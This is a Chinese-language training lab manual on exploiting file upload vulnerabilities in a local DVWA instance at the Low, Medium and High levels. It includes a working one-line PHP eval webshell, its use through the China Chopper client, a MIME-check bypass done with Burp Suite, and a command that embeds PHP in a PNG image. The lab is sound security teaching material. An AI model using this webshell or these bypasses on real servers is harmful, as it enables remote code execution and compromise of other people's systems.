

## 实验单元4： 文件上传

### 4.1 实训说明

#### 4.1.1 实训目的

- 1.掌握常见文件上传的绕过方式。
- 2.掌握文件上传的解析漏洞。
- 3.掌握利用文件上传获得 webshell 的步骤。

#### 4.1.2 背景知识

- 1.掌握文件上传的基本原理。
- 2.掌握文件上传的分类和判断。
- 3.掌握文件上传的基本防御。

#### 4.1.3 实习时长

2 个学时

### 4.2 实训环境

#### 4.2.1 实训器材

kali linux 2024

#### 4.2.2 网络结构



kali linux 2024 虚拟机 ( )

### 4.3 实训内容

### 4.3.1 实训准备

打开 Apache2 和 mariadb 服务。

登录 DVWA 在浏览器输入 <http://127.0.0.1/DVWA/login.php>，转到 DVWA 的登录页面，使用用户名 admin，密码 password 进行登录。

### 4.3.2 文件上传-Low

1. DVWA 1.9 的代码分为四种安全级别：Low, Medium, High, Impossible。选择 Low 安全级别。



2. 可以看到，服务器对上传文件的类型、内容没有做任何的检查、过滤，存在明显的文件上传漏洞，生成上传路径后，服务器会检查是否上传成功并返回相应提示信息。

```
<?php
if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo "<pre>Your image was not uploaded.</pre>";
    }
    else {
        // Yes!
        echo "<pre>{$target_path} successfully uploaded!</pre>";
    }
}
?>
```

指导书图



批注 [y1]: 页面显示

Incorrect folder permissions

The PHP module GD is not installed.

则参见


[https://blog.csdn.net/weixin\\_43847838/article/details/111087937](https://blog.csdn.net/weixin_43847838/article/details/111087937)

解决


3. 文件上传漏洞的利用是有限条件的，首先当然是要能够成功上传木马文件，其次上传文件必须能够被执行，最后就是上传文件的路径必须可知。不幸的是，这里三个条件全都满足。上传文件 `hack.php`（一句话木马），代码如下。

```
<?php
    @eval($_POST['hack']);
?>
```

所有的字符串放入到 `eval()`中，`eval()`会把字符串解析为 `php` 代码进行执行，结合 `$_POST['hack']`，只要使用 `post` 传输时在 `hack` 的值中写入任何字符串，都可以当做 `php` 代码执行。




4. 上传成功并回显了 `hack.php` 的文件路径。




5. 打开中国菜刀 (Cknife.jar), 右键添加, 地址栏填入上传文件所在路径 <http://127.0.0.1/DVWA/hackable/uploads/hack.php>。访问关键字为 `hack`, 脚本类型为 `php`, 编码为 `GB2312`。

批注 [2]: 选做。工具源码在 <https://github.com/Chora10/Cknife> 上。需自行编译。




6. 中国菜刀会通过向服务器发送包含 `hack` 参数的 `post` 请求, 在服务器上执行任意命令, 获取 `webshell` 权限。



#### 4.3.3 文件上传-Medium


1. DVWA 1.9 的代码分为四种安全级别: Low, Medium, High, Impossible。选择 Medium 安全级别。




2. Medium 级别的代码对上传文件的类型、大小做了限制, 要求文件类型必须是 jpeg 或者 png, 大小不能超过 100000B (约为 97.6KB)。

```
if( isset( $_POST[ 'Upload' ] ) ) {  
    // Where are we going to be writing to?  
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";  
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );  
  
    // File information  
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];  
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];  
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];  
  
    // Is it an image?  
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&  
        ( $uploaded_size < 100000 ) ) {  
  
        // Can we move the file to the upload folder?  
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {  
            // No  
            echo "<pre>Your image was not uploaded.</pre>";  
        }  
        else {  
            // Yes!  
            echo "<pre>{$target_path} successfully uploaded!</pre>";  
        }  
    }  
    else {  
        // Invalid file  
        echo "<pre>Your image was not uploaded. We can only accept jpeg or png images.</pre>";  
    }  
}
```


3. 将 hack.php 改名为 hack.png



4. 提交后，使用 burpsuite 拦截请求，重新把文件名修改为 hack.php。




5. 上传成功。



#### 4.3.4 文件上传-High

1. DVWA 1.9 的代码分为四种安全级别：Low, Medium, High, Impossible。选择 High 安全级别。



2. 可以看到，High 级别的代码读取文件名中最后一个“.”后的字符串，期望通过文件名来限制文件类型，因此要求上传文件名形式必须是“\*.jpg”、“\*.jpeg”、“\*.png”之一。同时，getimagesize 函数更是限制了上传文件的文件头必须为图像类型。

strrpos(string, find, start) 查找 find 字符在 string 字符中的最后一次出现的位置，start 参数可选，表示指定从哪里开始。

substr(string, start, length) 返回 string 字符中从 start 开始的字符串，length 参数可选，表示返回字符串的长度。

strtolower(string) 返回给定字符串的小写。

getimagesize(string) : 函数将测定任何 GIF, JPG, PNG, SWF, SWC, PSD, TIFF, BMP, IFF, JP2, JPC, JPB, JPC, XBM 或 WBMP 图像文件的大小并返回图像的尺寸以及文件类型和一个可以用于普通 HTML 文件中 IMG 标记中的 height/width 文本字符串。如果不能访问 filename 指定的图像或者其不是有效的图像，getimagesize() 将返回 FALSE 并产生一条 E\_WARNING 级的错误。所以 getimagesize 函数的作用是判断上传的文件是不是有效的图片。

move\_uploaded\_file (file, newlocal) 函数表示把给定的文件移动到新的位置。

```

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext = substr( $uploaded_name, strpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) &&
        ( $uploaded_size < 100000 ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
            // No
            echo "<pre>Your image was not uploaded.</pre>";
        }
        else {
            // Yes!
            echo "<pre>{$target_path} successfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo "<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>";
    }
}

```

指导书图

3. 可以看到，High 级别的代码读取文件名中最后一个“.”后的字符串，期望通过文件名来限制文件类型，因此要求上传文件名形式必须是“\*.jpg”、“\*.jpeg”、“\*.png”之一。同时，getimagesize 函数更是限制了上传文件的文件头必须为图像类型。

所以可以构造图片木马，上传图片木马，然后配合其他漏洞，例如文件包含漏洞进行包含图片木马获取 shell。

首先要准备一张图片 1.png 和一句话木马文件 1.php，然后使用 copy 命令把两个文件合成为一个文件。

copy 1.png/b + 1.php/a 2.png

```

C:\Windows\system32\cmd.exe

C:\Users\ldly\Desktop>copy 1.png/b + 1.php/a 2.png
1.png
1.php
已复制          1 个文件。

C:\Users\ldly\Desktop>

```

指导书图

图片木马制作成功之后，上传图片木马。上传成功。

批注 [y3]: 这一步，可以在 windows 上进行。再把木马图片复制到 kali 里进行后续操作



## Vulnerability: File Upload

Choose an image to upload:

未选择任何文件

../../hackable/uploads/2.png succesfully uploaded!

### More Information

- [https://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](https://www.owasp.org/index.php/Unrestricted_File_Upload)
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websecurity/upload-forms-threat/>

指导书图

后续可以利用文件包含漏洞包含这张图片木马，获取 webshell。

## 4.4 总结与思考

### 4.4.1 实训总结

这部分内容是关于文件上传漏洞利用的操作过程，主要包括：

- 文件上传漏洞的利用方式
- 利用文件上传获取 shell
- 文件上传漏洞的绕过方法

### 4.4.2 思考题

问题 1：MIME 的作用？

问题 2：burpsuite 能够解决什么样的上传限制？